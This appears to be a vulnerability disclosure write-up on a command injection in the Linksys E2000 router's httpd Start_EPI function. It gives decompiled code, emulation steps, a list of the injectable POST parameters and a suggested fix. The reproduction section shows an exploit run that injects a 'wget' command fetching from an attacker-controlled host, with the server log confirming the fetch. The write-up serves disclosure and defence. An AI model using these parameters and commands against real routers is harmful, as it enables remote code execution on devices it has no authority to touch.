
Vulnerability Description

There is a command injection vulnerability in the Linksys E2000 router with firmware version 1.0.06. If an attacker gains web management privileges, they can inject commands into the post request parameters wl_ssid, wl_ant, wl_rate, WL_atten_ctl, ttcp_num, ttcp_size in the httpd's Start_EPI() function, thereby gaining shell privileges.

Code Analysis

In the function Start_EPI, the parameter "param_1" is the wl_ssid parameter in the request, while the wl_ant, wl_rate, WL_atten_ctl, ttcp_num, ttcp_size parameters also have command injection vulnerabilities.




```
void Start_EPI(char *param_1)

{
  FILE *param0;
  longlong lVar1;
  longlong lVar2;
  longlong lVar3;
  ulonglong uVar4;
  longlong lVar5;
  ulonglong uVar6;
  longlong lVar7;
  char *in_t0_lo;
  char acStack_120 [280];
  undefined4 local_8;

  local_8 = 0x10023b50;
  if ((*param_1 == '1') && (param_1[1] == '\0')) {
    lVar1 = get_cgi((ENTRY)ZEXT48("wl_ant"));
    lVar2 = get_cgi((ENTRY)ZEXT48("wl_ssid"));
    lVar3 = get_cgi((ENTRY)ZEXT48("wl_rate"));
    uVar4 = get_cgi((ENTRY)ZEXT48("ttcp_num"));
    if (uVar4 == 0) {
      uVar4 = ZEXT48(&DAT_0051d91c);
    }
    lVar5 = get_cgi((ENTRY)ZEXT48("ttcp_ip"));
    uVar6 = get_cgi((ENTRY)ZEXT48("ttcp_size"));
    if (uVar6 == 0) {
      uVar6 = ZEXT48(&DAT_0051d938);
    }
    lVar7 = validate_xss(uVar4);
    if ((((lVar7 != 0) && (lVar7 = validate_xss(lVar5), lVar7 != 0)) &&
        (lVar7 = validate_xss(uVar6), lVar7 != 0)) {
      if (lVar2 != 0) {
        sprintf(acStack_120,"wl join %s",(char *)lVar2);
        FUN_00475ca0((longlong)acStack_120);
        sleep(1);
      }
      if (lVar1 != 0) {
```

Following the FUN_00475ca0 function, it was found that the system() function is called.



Decompile: FUN_00475ca0 - (httpd)


```
void FUN_00475ca0(char *param_1)

{
  FILE *__stream;

  __stream = fopen("/dev/console","w");
  if (__stream != (FILE *)0x0) {
    fprintf(__stream,"cmd: [%s]\n",param_1);
    fclose(__stream);
  }
  system(param_1);
  return;
}
```

Environment setup

https://www.linksys.com/support-article?articleNum=148341



E2000 Downloads

The hardware version is located beside or beneath the model number and is labeled version, ver. or V. If there is no version number beside the model number on your Linksys
finding your version number, see the complete article to learn more.

Select your hardware version:

Hardware version 1.0

Firmware


Ver.1.0.06 build 1
Latest Date: 03/26/2014
Download: 5.20 MB
Release Notes

E2000 Windows® Linksys Connect Setup Software

Ver.1.3.11006.1
Latest Date: 01/07/2011
Download 20.7 MB

Set up the router environment through FirmAE.


Refer to https://www.anquanke.com/post/id/288053 for instructions.



```
root@ubuntu:/FirmAE# ./run.sh -d Linksys /tmp/FW_E2000_1.0.06.001_US_20140310_code.bin
[*] /tmp/FW_E2000_1.0.06.001_US_20140310_code.bin emulation start!!!
[*] extract done!!!
[*] get architecture done!!!
[*] /tmp/FW_E2000_1.0.06.001_US_20140310_code.bin already succeed emulation!!!

[IID] 4
[MODE] debug
[+] Network reachable on 192.168.1.1!
[+] Web service on 192.168.1.1
[+] Run debug!
Creating TAP device tap4_0...
Set 'tap4_0' persistent and owned by uid 1000
Bringing up TAP device...
Creating TAP device tap4_1...
Set 'tap4_1' persistent and owned by uid 1000
Bringing up TAP device...
Creating TAP device tap4_2...
Set 'tap4_2' persistent and owned by uid 1000
Bringing up TAP device...
Starting emulation of firmware... 192.168.1.1 true true 3.534515460 4.823942967
[*] firmware - FW_E2000_1.0.06.001_US_20140310_code
[*] IP - 192.168.1.1
[*] connecting to netcat (192.168.1.1:31337)
[+] netcat connected
------------------------------
|       FirmAE Debugger      |
------------------------------
1. connect to socat
2. connect to shell
3. tcpdump
4. run gdbserver
5. file transfer
6. exit
```

Finished



192.168.1.1

It looks like you haven't started Firefox in a while. Do you want to clean it up for a fresh, like-new experience? And by the way, welcome back!


Username: admin

Password: •••••

Session Failure.
Please log in again.

Vulnerability reproduction

E2000　user：admin，password：admin



192.168.1.1


It looks like you haven't started Firefox in a while. Do you want to clean it up for a fresh, like-new experience? And by the way, welcome back!

Username: admin

Password: •••••

Session Failure.
Please log in again.

Obtain session ID after login



192.168.1.1/index.asp;session_id=e0602c70bacd957ad0d9e588ce704aca


It looks like you haven't started Firefox in a while. Do you want to clean it up for a fresh, like-new experience? And by the way, welcome back!

Language: English

Internet Setup — Internet Connection Type: Automatic Configuration - DHCP


Optional Settings (required by some Internet Service Providers) — Host Name:

Run exp



```
root@ubuntu:/home/pwn# python3 ./Exp.py
start !!!
Enter Target IP : 192.168.1.1
Enter session_id : e0602c70bacd957ad0d9e588ce704aca
Enter you want cmd : wget http://192.168.1.2:88/RCE
end !!!
root@ubuntu:/home/pwn# 
```

Command injection successfully demonstrated.



```
root@ubuntu:/tmp# python3 -m http.server 88 --bind 192.168.1.2
Serving HTTP on 192.168.1.2 port 88 (http://192.168.1.2:88/) ...
192.168.1.1 - - [20/Apr/2023 09:19:20] code 404, message File not found
192.168.1.1 - - [20/Apr/2023 09:19:20] "GET /RCE HTTP/1.1" 404 -
```

Vulnerability Fix

Filter the characters ` $; | & from the parameters wl_ssid, wl_ant, wl_rate, WL_atten_ctl, ttcp_num, ttcp_size.